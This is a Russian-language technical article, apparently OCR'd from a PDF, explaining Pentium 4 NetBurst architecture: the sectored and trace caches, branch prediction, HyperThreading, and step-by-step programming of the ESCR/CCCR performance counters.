
В процессорах Pentium 4 появился так называемый sectored-cache – секторированный кэш. Он отличается от обычного тем, что имеет большую длину строки, для того чтобы заполнить эту строку недостаточно одного пакетного цикла. Увеличивать глубину индекса строки – значит продлевать циклы заполнения строк данными, которые могут и не понадобиться. Поступают по-другому - строка делится на секторы, размер которых выбирается таким, чтобы заполнение происходило за один пакетный цикл. Затем, для каждого сектора выделяются свои собственные биты достоверности. Заполняются секторы независимо друг от друга.

Важно понимать разницу между набором и сектором – набор – некоторое количество строк кэша, отличающихся старшими частями адреса, сектор – то из чего состоит строка, все секторы имеют один и тот же старший адрес – поле TAG той строки, в которую входит данный сектор.

Физический адрес в таком случае делится уже на 4 части: TAG, Index, Sector, Offset.

Когда процессор выбрал набор через index и нашел совпадение тега, он через поле sector определяет сектор в строке и проверяет состояние сектора, после чего, если данные достоверны выбирает нужный байт из сектора используя поле offset.

Если изобразить секторированный, 4-ассоциативный, 4-секторный кэш по тому же принципу что ранее обычный то получиться что-то вроде этого:



Как уже говорилось, за один пакетный цикл происходит заполнение только одного какого-то сектора, а не всей строки.


Ядро.

В процессорах Pentium 4 архитектура ядра перешла на новый виток развития архитектуры IA-32. Pentium III скорее маркетинговый шаг, а не новая концепция в процессоростроении. Дело в том, что нужно было чем-то ответить на AMD K6-III, а ничего подходящего под рукой не было. Поэтому на скорую руку слепили SSE и пристроили его в Pentium II.

На мой взгляд, Pentuim III могут называться только процессоры начиная с ядра Coppermine. Katmai, под Slot 1 по-моему «не тянет» на Pentium III, несмотря на то, что носит это имя на корпусе.

Но я отвлекся, займемся Pentium 4.

Посмотрим на блок-схему процессора. Кэш L3 есть только в процессорах Xeon и в Pentium 4 Extreme Edition, и на него пока можно внимания не обращать. Данная схема упрощена, немного позже мы рассмотрим более подробный вариант.



Выборка, декодирование и построение трассы.

Процессор работает следующим образом: блок выборки пытается выбрать очередную команду из L2. В случае если ее там нет – производятся операции заполнения строки и в конечном итоге нужная строка оказывается в L2 и выбирается оттуда. Далее, строка декодируется в микрооперации и строится «трасса исполнения» из последовательности микроопераций. Эта последовательность заносится в Trace Cache с сохранением порядка микроопераций, то есть все переходы и т.д. учитываются при построении трассы. Trace Cache при этом находится в режиме построения (build). После того как трасса построена, кэш переходит в режим «поставки» (delivery) микроопераций.

Инструкции могут поставляться ядру и из недостроенной строки, важно только чтобы там была та микрооперация, которая нужна.

Кэширование не инструкций, а трасс и есть ключевой момент архитектуры. Если требуемые ядру инструкции есть в кэше, для них не требуется выполнять декодирование.

Обеспечение правильного порядка возлагается на декодер.

Таким образом, сделана попытка убрать ступень декодирования для тех команд, которые уже исполнялись.

Следует отметить, что Trace cache не хранит все микрооперации, которые нужны программе. Некоторые сложные команды, по-прежнему поступают на выполнение из памяти микрокода. Для этой цели служат MROM-векторы. Эти векторы помещаются в Trace Cache вместо длинных последовательностей микроопераций. Когда процессор извлекает такой вектор, он обращается к памяти микрокода (происходит событие Uop delivery changing from TC to MROM).

Кэш трасс тесно связан с блоком предсказания ветвления. Благодаря BTB, в кэш трасс не попадают микрооперации, которые никогда не будут исполняться.

Переименование регистров и предсказание перехода происходит до построения трассы.

Pentium 4 поддерживает программные «подсказки» на переходы, для этого введены 2 новых префикса – 3Eh если переход будет и 2Eh если нет. Префиксы ставятся перед командами условных переходов.


Буфер BTB в P4 хранит 4K данных, то есть адреса 1024 команд перехода. В качестве адреса команды используется ее линейный адрес.

В процессоре применено также очень интересное решение, которое называется RAS (Return Address Stack). Суть его сводится к тому, что процессор кэширует вершину стека в своих внутренних регистрах. При интенсивной работе со стеком, например в случае частых вызовов процедур, если все изменяемые данные помещаются во внутренний стек процессора – обращение к вершине стека будет занимать примерно такое же время, как и обращение к кэш-памяти первого уровня, что существенно быстрее обращения в основную память.

Для переименования регистров используется механизм похожий на P6 с RAT и ROB размеры и детали реализации которых не сообщаются.


Диспетчеризация и исполнение.

Посмотрим на подробную схему процессора:



Ядро использует те же принципы неупорядоченного спекулятивного исполнения, что и ядро P6. Процесс обработки четко разделяется на Front End выполняющий выборку, декодирование и построение трассы исполнения в порядке программы и Back End, который включает ядро, неупорядоченно выполняющее микрооперации, и подсистемы ответственные за неупорядоченное исполнение.

Исполнительная часть ядра имеет 4 порта доступа, они показаны на рисунке.



Микрооперации из Trace cache поступают в эти порты, после чего - в очереди выполнения и выполняются ядром.

Микрооперации могут поступать в порты еще до того, как выполнены все условия для их «штатного» выполнения, могут быть не готовы операнды микрооперации, либо она может находиться в неподтвержденной ветви перехода.

При этом предполагается, что к тому времени, когда дело дойдет до исполнения, все эти условия будут выполнены, в случае осечки (например, промаха кэша, где должен быть операнд) микрооперация должна быть переиздана (reissue). Согласно интеловской терминологии, переиздание микрооперации называется replay.

Восстановление (__retirement).

Операция восстановления выполняет те же операции что и в P6 – извлечение результата операции и сохранение его в постоянных регистрах, инкремент EIP на длину команды и т.д.


HyperThreading.

HyperThreading – технология впервые примененная intel в процессорах Pentium 4. Если она включена (через BIOS) и поддерживается ОС, то последняя видит 2 «логических» процессора, которые поддерживаются одним физическим.

Этот эффект «двухпроцессорности» достигается применением двух наборов регистров и двух локальных контроллеров прерываний APIC (и соответствующей их поддержке), при этом набор функциональных блоков остается тем же, логические процессоры не существуют отдельно друг от друга, а конкурируют за ресурсы единственного физического процессора.

Разные логические процессоры используют разные регистровые файлы, у каждого из них свой поток выполнения, но разница, по сравнению с двухпроцессорной системой, заключается в том, что микрооперации, декодированные из обеих ветвей исполнения, попадают в одни и те же порты исполнения и функциональным блокам приходится «работать за двоих».

На рисунке показана двухпроцессорная система на базе процессоров NetBurst с поддержкой HT.



Т.к. порты исполнительного устройства могут работать абсолютно параллельно, то при надлежащем планировании со стороны ОС (например, поток, интенсивно использующий FPU на одном логическом процессоре и поток, загружающий целочисленное устройство - на втором) может быть достигнут настоящий параллелизм в выполнении процессов до этого доступный лишь многопроцессорным системам. При плохом планировании (когда процессы, использующие одно и то же исполнительное устройство «вешаются» на разные процессоры) преимущества технологии незначительны.

Устройство восстановления различает команды разных процессоров и восстанавливает их в соответствующие регистровые файлы RRF.

Есть еще момент относительно определения поддержки процессором этой технологии. Бит 28 в EDX (поддержка HT) при выполнении CPUID(1) у всех процессоров NetBurst установлен в 1. ОС определяет поддержку этой технологии на том этапе, когда считает количество процессоров в системе. Если процессор поддерживает HT, ОС будет видеть 2 процессора.

Мониторинг производительности.

В процессорах Intel Pentium 4 (и других процессорах с архитектурой NetBurst, например Xeon) механизм мониторинга производительности в очередной раз претерпел коренные изменения. Способы программирования счетчиков организованы довольно замысловатым образом.

Сначала рассмотрим систему в общем, потом разберемся с деталями.

Видимо, устав выслушивать заявления что, дескать, как это так, что в AMD 4 счетчика, а в intel всего 2, последняя решила не мелочиться и в Pentium 4 существуют уже 18 счетчиков производительности, упомянутый процессор отличается также самым заумным механизмом программирования.

С каждым из счетчиков ассоциирован особый регистр CCCR (Counter Configuration Control Register) который не имеет аналогов в архитектуре P6, через него разрешается / запрещается счет, производится фильтрация событий и т.д., кроме того, через него выбирается блок управляющих регистров счетчика ESCR (Event Select Control Register), с каждым счетчиком (и CCCR) ассоциирован свой набор управляющих регистров, данный счетчик может считать только те события, на которые он может быть настроен посредством соответствующих ему управляющих регистров.

Таким образом, в общем случае счетчик не может считать любые события. Предпосылки этой системы были еще в P6, где в строке комментария события могло быть Counter 0 only или Counter 1 only, но если в P6 обособление счетчиков – исключение, то в NetBurst – общее правило.

Согласно рекомендациям Intel программирование счетчиков должно происходить по следующему алгоритму:

1) Определить события для счета.

2) Определить набор регистров ESCR, поддерживающих данное событие.

3) Установить соответствие между CCCR регистром и группой ESCR.

4) Настроить ESCR на нужное событие.

5) Через поле в CCCR ESCR-select выбрать группу ESCR, в которую входит нужный регистр.


6) Задать дополнительные параметры в CCCR (фильтрация, маски, прерывания по переполнению).

7) Включить счетчик, ассоциированный с данным регистром CCCR.

Считывать естественно надо тот счетчик, с которым ассоциирован данный CCCR.


К мануалу прилагается таблица соответствий между регистрами, через нее можно узнать. какие ESCR с какими CCCR ассоциированы, и адреса всех регистров.

Формат ESCR следующий:



Тут все по аналогии с P6, новое только поле тега. Оно применяется для того, чтобы различать по какому-либо признаку однотипные операции, например типы микроопераций для события uOPs retired.

Формат CCCR:



Enable– включение счетчика ассоциированного с данным CCCR. **ESCR** select **– сюда заносится значение из 6-го столбца таблицы для выбора группы ESCR.** Compare **– включает механизм фильтрации событий.** Complement и **Threshold** выполняют ту же функцию что и Counter mask в P6: если complement=0 то счетчик инкрементируется в случае если за такт произошло событий больше либо равно значению Threshold, если complement=1, то счетчик инкрементируется если событий меньше чем значение threshold. **Edge**– то же самое что и Edge detect для P6. **FORCE_** OVF **– принудительное переполнение счетчика в результате каждого инкремента (и генерация прерывания по переполнению).** OVF_ **PMI**– разрешение генерации прерываний по переполнению. **Cascade**– включает счет на второй счетчик из пары, если один из счетчиков переполнен. **OVF** – если установлен – счетчик был переполнен в процессе работы.

Зарезервированные области в CCCR связаны с HyperThreading (см. ниже).

Через них можно выбирать для какого из виртуальных процессоров вести счет.

Для примера того, как описывается событие, приведу скриншот из мануала, описание события для Pentium 4 Retired mispredicted branches:

retired_mispred _branch_type			This event counts retiring mispredicted branches by type.
	ESCR restrictions	MSR_TBPU_ESCR0 MSR_TBPU_ESCR1	
	Counter numbers per ESCR	ESCR0: 4, 5 ESCR1: 6, 7	
	ESCR Event Select	05H	ESCR[30:25]
	ESCR Event Mask	Bit 1: CONDITIONAL 2: CALL 3: RETURN 4: INDIRECT	ESCR[24:9] Conditional jumps. Indirect call branches. Return branches. Returns, indirect calls, or indirect jumps.
	CCCR Select	02H	CCCR[15:13]
	Event Specific Notes		This event may overcount conditional branches if: a: Mispredictions cause the trace cache and delivery engine to build new traces. b: When the processor's pipeline is being cleared.

На первый взгляд даже не совсем понятно как ей пользоваться, на деле все довольно просто, но до этого нужно «дойти».

Строка ESCR restrictions показывает, какие ESCR поддерживают данное событие, в нашем случае это MSR_TBPU_ESCR0 и MSR_TBPU_ESCR1.

Вторая строка Counter number per ESCR показывает какие счетчики могут считать эти события, эта строка введена только для удобства, эти номера можно определить и из вышеприведенной таблицы соответствий, если в списке ассоциированных со счетчиком ESCR присутствуют регистры, указанные в ESCR restrictions значит счетчик пригоден для счета.

ESCR Event select указывает значение одноименного поля в ESCR.

ESCR Event mask указывает маску счетчика, в нашем случае там может комбинация из 4 битов.

ESCR select указывает значение одноименного поля в регистре CCCR ассоциированном со счетчиком. Это значение тоже приводится для удобства, его также как и Counter number per ESCR можно найти из таблицы соответствий напротив соответствующего ESCR-а

Теперь можно рассмотреть выбор этого события с практической стороны:

1) Определяем, что событие поддерживается только MSR_TBPU_ESCR0 или 1 извлекаем из таблицы соответствий их адреса – 3C2 и 3C3 соответственно.

2) Выбираем событие путем загрузки в регистры по приведенным адресами значений Event select и Event mask в соответствующие поля: 05h для события и, к примеру будем считать call-ы, 0010 в поле маски.

3) Загружаем значение режима мониторинга – OS mode, User mode или All modes.

4) Определяем регистр CCCR поддерживающий наши ESCR-ы – это MSR_MS_CCCR0,1,2,3 с адресами 364,365,366,367.

5) Загружаем в поле ESCR select одного из них (скажем MSR_MS_CCCR0) значение соответствующее MSR_TBPU_ESCR0 – 02h.

6) Устанавливаем фильтрацию и каскадирование по нашему усмотрению.

7) Включаем счетчик установкой бита E в CCCR.

8) Определяем счетчик, ассоциированный с нашим регистром CCCR – это MSR_MS_COUNTER0 с адресом 364. Он является 4-ым по порядку счетчиком.

9) Считывать счетчик можно командой RDPMC при ECX=4.


Еще нужно обратить внимание на терминологию. Non-retirement events это события в которых учитываются результаты спекулятивно выполненных команд, например при неверном предсказании перехода процессор может успеть выполнить несколько команд из неправильной ветви, эти команды потом будут отброшены процессором, но будут учитываться счетчиками. В противоположность этому, события типа At-retirement events считают только то, что процессор должен был бы выполнить в соответствии с программой.

Также свои нюансы имеются и при считывании счетчиков: процессор поддерживает «быстрое» считывание счетчиков. Если старший бит ECX равен 1, при выполнении команды RDPMC, то процессор возвращает только младшие 32 бита счетчика в EAX, при этом EDX не затрагивается.


Если же старший бит ECX=0, то все происходит как обычно – кроме EAX в младшем байте EDX возвращается 5-ый байт 40-битного счетчика.

Мониторинг HyperThreading.

В случае поддержки процессором этой технологии, имеются средства раздельного мониторинга для каждого из виртуальных процессоров. В этом случае регистры ESCR и CCCR имеют несколько другой формат.



Через биты T0_x и T1_x выбирается режим каждого из виртуальных процессоров.



В регистре CCCR также появилось поле Active Thread которое ранее было зарезервировано.

Это поле служит для выбора активного потока для мониторинга:

00 – Считать только когда оба логических процессора неактивны.

01 – Только если один из двух (только один) логический процессор активен.

10 – Счет только если одновременно оба логических процессора активны.

11 – Счет если любой логический процессор или оба активны.

Именно поэтому в ранних процессорах Pentium 4 туда надо было писать 11b. Дело в том, что HyperThreading присутствовала в ядре всех Pentium 4 с самого начала, начиная с процессора Willamette, присутствует она и в Celeron. Но, по каким-то причинам (какие-то технические проблемы, либо маркетинговые соображения) второй логический процессор был отключен. Но так как вся остальная структура процессора не подверглась изменениям, то наличие «убитого» второго процессора необходимо учитывать и в случае если процессор не поддерживает HT.

Биты OVF_PMI_Tx управляют, какому из логических процессоров будет направлено прерывание PMI (Performance Monitoring Interrupt).

Список событий для процессоров архитектуры NetBurst можно найти в приложении к статье.

Вообще здесь была рассмотрены только основы мониторинга под Pentium 4. Процессор предоставляет еще много средств мониторинга, есть специальные MSR для использования дополнительных возможностей мониторинга. Рассматривать это все здесь значит превратить мануал из «Процессор изнутри» в «Pentium 4 и другие». Возможно, если данная тема вызовет интерес читателей, в следующих частях рассмотрим Event tagging и прочие специальные вопросы.

Processor spy.

